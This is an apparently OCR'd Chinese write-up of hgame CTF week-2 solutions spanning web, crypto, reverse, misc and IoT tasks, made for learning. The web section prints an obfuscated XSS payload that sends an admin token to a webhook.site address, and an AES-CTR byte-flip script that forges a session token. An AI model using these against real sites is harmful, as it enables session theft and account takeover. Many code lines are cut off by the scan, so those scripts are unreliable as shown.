
WriteUp By JBNRZ 22270529 week2

WEB

Git Leakage

下载 githack 使用后得到 一个 flag 文件



hgame{Don't^put*Git-in_web_directory}

V2board

上网搜，找到一篇文章

https://www.ctfiot.com/88960.html

照着做


```
hgame{39d580e71705f6abac9a414def74c466}
```

Designer

分析源码，要求为 username=admin ip=127.0.0.1，可以通过 save 来让服务器访问

在访问部署攻击的网站前还需要先去 register ， fetch 构造post 请求，以 admin 去生成一个 token

```
;\"><script>eval(\"fet\"+\"ch(\\\"/user/register\\\", {\\\"method\\\":\\\"POST\\\",\\\"body\\\":{\\\"username\\\":\\\"admin\\\"}}).then((respo\"+\"nse)=>respo\"+\"nse.jso\"+\"n()).then(functio\"+\"n(respo\"+\"nse){fe\"+\"tch(\\\"https://webhook.site/cb3f84a6-2245-4654-8463-a861d2ca44af/\\\"+respo\"+\"nse[\\\"token\\\"])});\");</script>
```



两种都可以，但注意对于转义字符的处理，引号每深一层都要多两个 \

CRYPTO

Rabin

```python
from Crypto.Util.number import *
import gmpy2

p = 65428327184555679690730137432886407240184329534772421373193521144693375(
q = 98570810268705084987524975482323456006480531917292601799256241458681800(
c = 0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622ec
e = 2
n = p * q
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
yp = gmpy2.invert(p, q)
yq = gmpy2.invert(q, p)
r = (yp * p * mq + yq * q * mp) % n
rr = n - r
s = (yp * p * mq - yq * q * mp) % n
ss = n - s
for i in [r, rr, s, rr]:
    print(long_to_bytes(i))

# hgame{That'5_s0_3asy_to_s@lve_r@bin}
```

RSA 大冒险

```
challenge 1
分解因数：pubkey[0] // pubkey[2]
得到 p q
```

```
# m<n_But_also_m<p

challenge 2
先 pubkey 然后 encrypt 再 pubkey
求两次  p*q 的 gcd
用其中一次的 p q 求解
# make_all_modulus_independent

challenge 3
低指数攻击
import gmpy2
from Crypto.Util.number import *
def de(c, e, n):
    k = 0
    while True:
        mm = c + n*k
        result, flag = gmpy2.iroot(mm, e)
        if True == flag:
            return result
        k += 1
e= 3
n=
c=
m=de(c,e,n)
print(long_to_bytes(m))
# encrypt_exponent_should_be_bigger

challenge 4
获取顺序： pubkey encrypt pubkey encrypt
共模攻击
import gmpy2
from Crypto.Util.number import long_to_bytes
e1 = 98911
e2 = 122099
n = 95048467482095047194913076481132162965250112913068812808848027402319725
c1 = 0x1e1ed86e90f31b5827d3b975e3039592a90d64674c691f6d142482930a3e761cffbbe
c2 = 0x45b1ff36c4363240047c744dab838ca660d14a9434b30eea3eea0a90fd1292bda96ee
_, r, s = gmpy2.gcdext(e1, e2)
m = pow(c1, r, n) * pow(c2, s, n) % n
print(long_to_bytes(m))
# never_uese_same_modulus
```

hgame{W0w_you^knowT^e_CoMm0n_&t$ack_@bout|RSA}

Bag

https://ctf-wiki.org/crypto/asymmetric/knapsack/knapsack/

CTF Wiki

https://ctf-wiki.org/crypto/asymmetric/knapsack/knapsack/

已知公钥的第1个元素，利用z3计算出 w 的可能值

```
from z3 import *
m = 152863722253103833295869496511433041577389657189101762949342 4
w = Int('w')
solve(w * 2 % m == m, w > 0, w < m)

# w = 346783032666627282604843880173651072925552684664946565689 63
```

通过添加约束条件，可以计算出 w 存在两个值，但实际上这两个值所计算的结果是一样的

https://www.bilibili.com/video/BV1FE411i7uB/


背包问题 加密算法, 视频播放量 2601、弹幕量 5、点赞数 83、投硬币枚数 42、收藏人数 49、转发人数 2...

https://www.bilibili.com/video/BV1FE411i7uB/

根据视频的介绍，写出解密脚本（太菜了，wiki 里写的不大懂

```
from gmpy2 import invert
c = 936020621334873611514207530577393971617346516097865987654621 62
w1 = 346783032666627282604843880173651072925552684664946565689 63
m = 152863722253103833295869496511433041577389657189101762949342 4
_w = invert(w1, m)
_c = c * _w % m
d = ''
a = [2 << i for i in range(198)][::-1]
while _c >= 2 and len(a) >= 1:
    if _c >= sum(a):
        _c -= sum(a)
        d += '1'
    else:
        d += '0'
    a = a[1:]
print(d[::-1])

# 100100000110000100111011100110101111100110100011011100101111100110011011000
```

在结果的左侧补 0，填充为 8 的整倍数，转为 ascii



。。。不明白为什么前两位不正确，但是不影响，现在就可开始爆破了

```
from libnum import gcd, s2n
```

```
from string import printable
for x in printable:
    for y in printable:
        plain = f"{x}{y}'s_4n_3asy_ba9_isn7_it?"
        v = bin(s2n(plain))[2:]
        l = len(v)
        a = [2 << i for i in range(l)]
        m = 152863722253103833295869496511433041577389657189101762949342 4
        w = 346783032666627282604843880173651072925552684664946565689 63
        assert gcd(w, m) == 1
        b = [w * i % m for i in a]
        c = 0
        for i in range(l):
            c += b[i] * int(v[i])
        if c == 936020621334873611514207530577393971617346516097865987654621
            print(plain)

# 1t's_4n_3asy_ba9_isn7_it?
```

零元购年货商店

审计一下代码，要求购买flag时token解出的username要求是 Vidar-Tu，但是不可能注册一个 Vidar-Tu，要伪造token

```
func init() {
    _, _ = rand.Read(key)
    _, _ = rand.Read(iv)
}

func Encrypt(u string) (string, error) {
    block, err := aes.NewCipher(key)
    if err != nil {
        return "", err
    }
    plainText := []byte(u)
    blockMode := cipher.NewCTR(block, iv)
    cipherText := make([]byte, len(plainText))
    blockMode.XORKeyStream(cipherText, plainText)
    return base64.StdEncoding.EncodeToString(cipherText), nil
}
```


在这部分代码中发现对于 token 的生成采用 AES.CTR 算法，并且存在 key iv 复用的情况，通过写代码获取 username = Vidar-Tu 的 token

```
import base64
import time
from pwn import xor
from requests import Session

```

```python
login = 'http://week-2.hgame.lwsec.cn:30543/login'
s = Session()
s.post(login, data={'username': 'Vidar-TU'})
created = round(time.time())
text1 = ('{"Name":"Vidar-TU","Created":' + str(created) + ',"Uid":"230555433
# 虽然不知道用没用，将两个明文的差别尽可能缩小，时间戳无所谓，没有相关校验
text2 = ('{"Name":"Vidar-Tu","Created":' + str(created) + ',"Uid":"230555433
text3 = base64.b64decode(s.cookies.get('token').replace('%3D', '='))
text4 = base64.b64encode(xor(text1, text2, text3))
print(text4.decode())
```

> lhIqIpkzHTAlnuvFwKbPneKFFov96RVsRRLMuIXwmjZhLBexg2Hnx1c%2BJluWtcwtkD6tqJmmzf4w3A%3D%3D
>
> 直接得到的结果中间的 %2B 变成了 2B，修正一下

抓包改token -> hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}



MISC

Tetris Master

ctrl-C，可进入shell

hgame{Bash_Game^Also*Can#Rce}

Tetris Master ++

发现 score 不会归零，再 选则 y 之后写个脚本一直跑

```python
from pyautogui import *
from time import sleep


for i in range(10):
    print(f"计时： {i}")
    sleep(1)
while True:
    for i in range(12):
        press('enter')
        print(i, end=' ')
    press('n')
    sleep(0.1)
```

hgame{Bash_Game^Also*Can#Rce^reVenge!!!!}

Sign in pro max

part1 base64 58 32

part2 md5

part3 sha1

part4 sha256

part5 凯撒

（说起格式想到的不是 hgame{} 么 orz


hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}

Crazy qrcode

https://merricx.github.io/qrazybox/

尝试各个掩码类型，发现在 mask pattern = 4 时，能够解出一些字母

QDjkXkpM0BHNXujs



解压缩包之后，用ps拼一下，那个文本文件中的内容是单张图片的旋转角度 90 * n

应该是有些问题的，但是扫出来了，那我就不管了

hgame{Cr42y_qrc0de}

REVERSE

Stream

pyinstxtractor stream.exe> stream.pyc > stream.py

```python
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.10

import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
```

```
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data


def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    result = base64.b64encode(result.encode()).decode()
    return result

text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc == 'wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl':
    print('yes!')
    return None
None('try again...')

```

```
import base64
from string import printable as p
def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data

```

```python
def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
    result = result.encode()
    return result

decoded = base64.b64decode('wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl')
decoded = ' '.join([str(i) for i in list(decoded)])
# print(decoded)
text = 'hgame{'
key = 'As_we_do_as_you_know'
while not text.endswith('}'):
    for y in p:
        test = ' '.join([str(i) for i in list(encrypt(text + y, key=key))]) + ' '
        if decoded.startswith(test):
            text += y
            print(text)

# hgame{python_reverse_is_easy_with_internet}
```

Math

```python
from z3 import *
s = Solver()
v10 = [126, 225, 62, 40, 216, 253, 20, 124, 232, 122, 62, 23, 100, 161, 36, 118, 21, 184, 26, 142, 59, 31, 186, 82, 79]
v12 = [63998, 33111, 67762, 54789, 61979, 69619, 37190, 70162, 53110, 68678, 63339, 30687, 66494, 50936, 60810, 48784, 30188, 60104, 44599, 52265, 43048, 23660, 43850, 33646, 44270]
c = [Int(str(i)) for i in range(25)]
s.add(v12[0] ==c[0] * v10[0]+c[1] * v10[5]+c[2] * v10[10]+c[3] * v10[15]+c[4] * v10[20], v12[1] ==c[0] * v10[1]+c[1] * v10[6]+c[2] * v10[11]+c[3] * v10[16]+c[4] * v10[21], v12[2] ==c[0] * v10[2]+c[1] * v10[7]+c[2] * v10[12]+c[3] * v10[17]+c[4] * v10[22], v12[3] ==c[0] * v10[3]+c[1] * v10[8]+c[2] * v10[13]+c[3] * v10[18]+c[4] * v10[23], v12[4] ==c[0] * v10[4]+c[1] * v10[9]+c[2] * v10[14]+c[3] * v10[19]+c[4] * v10[24], v12[5] ==c[5] * v10[0]+c[6] * v10[5]+c[7] * v10[10]+c[8] * v10[15]+c[9] * v10[20], v12[6] ==c[5] * v10[1]+c[6] * v10[6]+c[7] * v10[11]+c[8] * v10[16]+c[9] * v10[21], v12[7] ==c[5] * v10[2]+c[6] * v10[7]+c[7] * v10[12]+c[8] * v10[17]+c[9] * v10[22], v12[8] ==c[5] * v10[3]+c[6] * v10[8]+c[7] * v10[13]+c[8] * v10[18]+c[9] * v10[23], v12[9] ==c[5] * v10[4]+c[6] * v10[9]+c[7] * v10[14]+c[8] * v10[19]+c[9] * v10[24], v12[10] ==c[10] * v10[0]+c[11] * v10[5]+c[12] * v10[10]+c[13] * v10[15]+c[14] * v10[20], v12[11] ==c[10] * v10[1]+c[11] * v10[6]+c[12] * v10[11]+c[13] * v10[16]+c[14] * v10[21], v12[12] ==c[10] * v10[2]+c[11] * v10[7]+c[12] * v10[12]+c[13] * v10[17]+c[14] * v10[22], v12[13] ==c[10] * v10[3]+c[11] * v10[8]+c[12] * v10[13]+c[13] * v10[18]+c[14] * v1
```

```
0[23], v12[14] ==c[10] * v10[4]+c[11] * v10[9]+c[12] * v10[14]+c[13] * v10
[19]+c[14] * v10[24], v12[15] ==c[15] * v10[0]+c[16] * v10[5]+c[17] * v10[
10]+c[18] * v10[15]+c[19] * v10[20], v12[16] ==c[15] * v10[1]+c[16] * v10[
6]+c[17] * v10[11]+c[18] * v10[16]+c[19] * v10[21], v12[17] ==c[15] * v10[
2]+c[16] * v10[7]+c[17] * v10[12]+c[18] * v10[17]+c[19] * v10[22], v12[18]
==c[15] * v10[3]+c[16] * v10[8]+c[17] * v10[13]+c[18] * v10[18]+c[19] * v1
0[23], v12[19] ==c[15] * v10[4]+c[16] * v10[9]+c[17] * v10[14]+c[18] * v10
[19]+c[19] * v10[24], v12[20] ==c[20] * v10[0]+c[21] * v10[5]+c[22] * v10[
10]+c[23] * v10[15]+c[24] * v10[20], v12[21] ==c[20] * v10[1]+c[21] * v10[
6]+c[22] * v10[11]+c[23] * v10[16]+c[24] * v10[21], v12[22] ==c[20] * v10[
2]+c[21] * v10[7]+c[22] * v10[12]+c[23] * v10[17]+c[24] * v10[22], v12[23]
==c[20] * v10[3]+c[21] * v10[8]+c[22] * v10[13]+c[23] * v10[18]+c[24] * v1
0[23], v12[24] ==c[20] * v10[4]+c[21] * v10[9]+c[22] * v10[14]+c[23] * v10
[19]+c[24] * v10[24])
# 代码生成所有的约束条件
if s.check() == sat:
    m = eval(str(s.model()).replace(' = ', ': ').replace('[', '{').replace
(']', '}'))
    for i in range(25):
        print(chr(m[i]), end='')

hgame{y0ur_m@th_1s_g00d}
```

Before main

找到两张base64表

true: qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK


false: 0CxWsOemvJq4zdk2V6QlArj9wnHbt1NfEX/+3DhyPoBRLY8pK5FciZau7UMlgTSG

换表解一下base64

编码

```
qword_4020 dq 6D654F7357784330h



qword_4028 dq 326B647A34714A76h
qword_4030 dq 396A72416C513656h
qword_4038 dq 664E317462486E77h
qword_4040 dq 796844332B2F5845h
qword_4048 dq 7038594C52426F50h
qword_4050 dq 75615A696346354Bh
qword_4058 dq 47535467494D5537h
byte_4060 db 0
```

```
result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
if ( result != -1 )
{
  strcpy(&qword_4020, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
  return 0x636D79474568756ALL;
}
return result;
```



IOT

Pirated router

binwalk –Me xxx.bin
得到文件，在 bin中发现 secret_program
没法运行，IDA看一眼逻辑

```
a = [75, 68, 66, 78, 70, 88, 86, 77, 83, 23, 64, 72, 18, 77, 68, 124, 69, 74
a = [i ^ 35 for i in a]
print(''.join([chr(i) for i in a]))
```

hgame{unp4ck1ng_firmware_1s_3Asy}

Priated Keyboard


分离流量
tshark –r keyboard.pcapng –T fields –e usbhid.data > usb.txt

```
f = open('usb.txt', 'r')
fi = open('out.txt', 'w')
while True:
    a = f.readline().strip()
    if a:
        if len(a) == 16:  # 键盘流量len=16，鼠标流量len=8
            out = ''
            for i in range(0, len(a), 2):
                if i + 2 != len(a):
                    out += a[i] + a[i + 1] + ":"
                else:
                    out += a[i] + a[i + 1]
            fi.write(out)
            fi.write('\n')
    else:
        break
fi.close()
```

```
normalKeys = {
    "04": "a", "05": "b", "06": "c", "07": "d", "08": "e",
    "09": "f", "0a": "g", "0b": "h", "0c": "i", "0d": "j",
    "0e": "k", "0f": "l", "10": "m", "11": "n", "12": "o",
    "13": "p", "14": "q", "15": "r", "16": "s", "17": "t",
    "18": "u", "19": "v", "1a": "w", "1b": "x", "1c": "y",
    "1d": "z", "1e": "1", "1f": "2", "20": "3", "21": "4",
    "22": "5", "23": "6", "24": "7", "25": "8", "26": "9",
    "27": "0", "28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t",
    "2c": "<SPACE>", "2d": "-", "2e": "=", "2f": "[", "30": "]", "31": "\\",
    "32": "<NON>", "33": ";", "34": "'", "35": "<GA>", "36": ",", "37": ".",
    "38": "/", "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d"
    "3e": "<F5>", "3f": "<F6>", "40": "<F7>", "41": "<F8>", "42": "<F9>", "4
    "44": "<F11>", "45": "<F12>"}
shiftKeys = {
    "04": "A", "05": "B", "06": "C", "07": "D", "08": "E",
    "09": "F", "0a": "G", "0b": "I", "0c": "H", "0d": "J",
    "0e": "K", "0f": "L", "10": "M", "11": "N", "12": "O",
    "13": "P", "14": "Q", "15": "R", "16": "S", "17": "T",
    "18": "U", "19": "V", "1a": "W", "1b": "X", "1c": "Y",
    "1d": "Z", "1e": "!", "1f": "@", "20": "#", "21": "$",
          "22": "%", "23": "^", "24": "&", "25": "*", "26": "(", "27": ")",
          "28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c": "<S
          "2d": "_", "2e": "+", "2f": "{", "30": "}", "31": "|", "32": "<NON
          "34": ":", "35": "<GA>", "36": "<", "37": ">", "38": "?", "39": "<
          "3b": "<F2>", "3c": "<F3>", "3d": "<F4>", "3e": "<F5>", "3f": "<F6
          "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "<F11>", "45": "<
output = []
keys = open('usb2.txt')
for line in keys:
    try:
        if line[0] != '0' or (line[1] != '0' and line[1] != '2') or line[3]
                13] != '0' or line[15] != '0' or line[16] != '0' or line[18]
            continue
        if line[6:8] in normalKeys.keys():
            output += [[normalKeys[line[6:8]]],
                       [shiftKeys[line[6:8]]]][line[1] == '2']
        else:
            output += ['[unknown]']
    except BaseException:
        pass
keys.close()
flag = 0
print("".join(output))
for i in range(len(output)):
    try:
        a = output.index('<DEL>')
        del output[a]
        del output[a - 1]
```


```
    except BaseException:
        pass
for i in range(len(output)):
    try:
        if output[i] == "<CAP>":
            flag += 1
            output.pop(i)
            if flag == 2:
                flag = 0
        if flag != 0:
            output[i] = output[i].upper()
    except BaseException:
        pass
print('output :' + "".join(output))

# zihiui_NB_666}
```

在随附的项目中发现，与原项目对比有差别



改为 zhihuh_NB_666}

在 SCH_HelloWord-TouchBar_2022-07-31.pdf 中发现前半段flag



hgame{peng_zhihuh_NB_666}

（抽时间写个自动对比的脚本， Orz